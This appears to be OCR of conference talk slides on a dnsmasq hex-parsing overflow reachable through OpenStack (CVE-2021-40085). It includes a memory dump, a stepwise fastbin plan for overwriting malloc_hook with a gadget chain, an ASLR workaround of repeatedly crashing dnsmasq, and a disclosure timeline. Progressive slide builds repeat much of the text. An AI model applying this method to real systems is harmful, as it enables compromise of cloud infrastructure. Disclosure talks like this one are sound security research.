
Fastbin exploitation

```
0x7ffff7dd3add:  0xfff7ab6420000000   0xfff7ab63c000007f
0x7ffff7dd3aed:  0x000000000000007f   0x0000000000000000
0x7ffff7dd3afd:  0x0100000000000000   0x0000000000000000
```

Exploit

So the full exploit fill be as following:


1. Allocate and free two chunks of 0x70 bytes so they will be suitable for a 0x70 bin.



Exploit

So the full exploit fill be as following:


1. Allocate and free two chunks of 0x70 bytes so they will be suitable for a 0x70 bin.
2. Now we need to overflow the forward pointer of the second freed chunk with the address of the fake chunk located before the malloc_hook.



Exploit

So the full exploit fill be as following:


1. Allocate and free two chunks of 0x70 bytes so they will be suitable for a 0x70 bin.
2. Now we need to overflow the forward pointer of the second freed chunk with the address of the fake chunk located before the malloc_hook.



Exploit

So the full exploit fill be as following:


1. Allocate and free two chunks of 0x70 bytes so they will be suitable for a 0x70 bin.
2. Now we need to overflow the forward pointer of the second freed chunk with the address of the fake chunk located before the malloc_hook.
3. Then we have to allocate two chunks of the same size. The second one will be allocated in the hooks area.



Exploit

So the full exploit fill be as following:


1. Allocate and free two chunks of 0x70 bytes so they will be suitable for a 0x70 bin.
2. Now we need to overflow the forward pointer of the second freed chunk with the address of the fake chunk located before the malloc_hook.
3. Then we have to allocate two chunks of the same size. The second one will be allocated in the hooks area.



Exploit

So the full exploit fill be as following:


1. Allocate and free two chunks of 0x70 bytes so they will be suitable for a 0x70 bin.
2. Now we need to overflow the forward pointer of the second freed chunk with the address of the fake chunk located before the malloc_hook.
3. Then we have to allocate two chunks of the same size. The second one will be allocated in the hooks area.
4. Then we can overwrite "malloc_hook" with our prepared gadget chain which will be called on the next memory allocation.



Exploit

So the full exploit fill be as following:


1. Allocate and free two chunks of 0x70 bytes so they will be suitable for a 0x70 bin.
2. Now we need to overflow the forward pointer of the second freed chunk with the address of the fake chunk located before the malloc_hook.
3. Then we have to allocate two chunks of the same size. The second one will be allocated in the hooks area.
4. Then we can overwrite "malloc_hook" with our prepared gadget chain which will be called on the next memory allocation.



Exploit

So the full exploit fill be as following:

1. Allocate and free two chunks of 0x70 bytes so they will be suitable for a 0x70 bin.
2. Now we need to overflow the forward pointer of the second freed chunk with the address of the fake chunk located before the malloc_hook.
3. Then we have to allocate two chunks of the same size. The second one will be allocated in the hooks area.
4. Then we can overwrite "malloc_hook" with our prepared gadget chain which will be called on the next memory allocation.
5. Profit



Not so fast!

Python issue

- dnsmasq options file is generated by python in a text mode, which means we can only use bytes 0x00-0x7F in its content.
- My ROP chain requires passing the raw address of payload in the last packet (while all other addresses are passed hex encoded, thanks to MAC address decoding).

Python issue

- dnsmasq options file is generated by python in a text mode, which means we can only use bytes 0x00-0x7F in its content.
- My ROP chain requires passing the raw address of payload in the last packet (while all other addresses are passed hex encoded, thanks to MAC address decoding).

  And here we can make ASLR to help us.

Python issue

We need to make sure that the address of our controllable chunk (malloc_hook+0x8-0x20) will consist only of bytes from 0x00-0x7F range.

- The highest 24 bits of address will always be 0x00007F which is good
- The lowest 12 bits depend on the libc version, and fortunately our version has a good offset of "malloc_hook"
- The remaining 28 bits are randomized by ASLR on every application start
- OpenStack is designed to be fail-safe, so it will automatically restart dnsmasq in case it crashes


Final exploitation

1. Leak libc base and calculate the address of our fake chunk (malloc_hook+0x8-0x20)
2. Check whether it consists only of bytes from 0x00-0x7F. If not, crash the dnsmasq and go the the p.1
3. Pwn

Final exploitation

1. Leak libc base and calculate the address of our fake chunk (malloc_hook+0x8-0x20)
2. Check whether it consists only of bytes from 0x00-0x7F. If not, crash the dnsmasq and go the the p.1
3. Pwn

Yes, it could be done in one shot with one additional allocation for the payload, but who cares? :)



Report time - OpenStack

2021-08-12 - initial report
2021-08-25 - CVE-2021-40085 reserved
2021-08-31 - patch is pushed to the master branch
2021-08-31 - CVE-2021-40085 published

Report time – dnsmasq

Fix buffer overflow checking in parse_hex().

```
author     Simon Kelley <simon@thekelleys.org.uk>
           Thu, 12 Dec 2019 19:44:22 +0300 (16:44 +0000)
committer  Simon Kelley <simon@thekelleys.org.uk>
           Thu, 12 Dec 2019 19:44:22 +0300 (16:44 +0000)
```

The inputs to parse_hex are never untrusted data, so not security problem.

Thanks to Klaus Eisentraut <klaus.eisentraut@web.de> for finding this.

Takeaways

phd 12

- Third-party dependencies can be also considered as an attack surface
- Even famous and well-tested software can contain vulnerabilities in some conditions

Questions?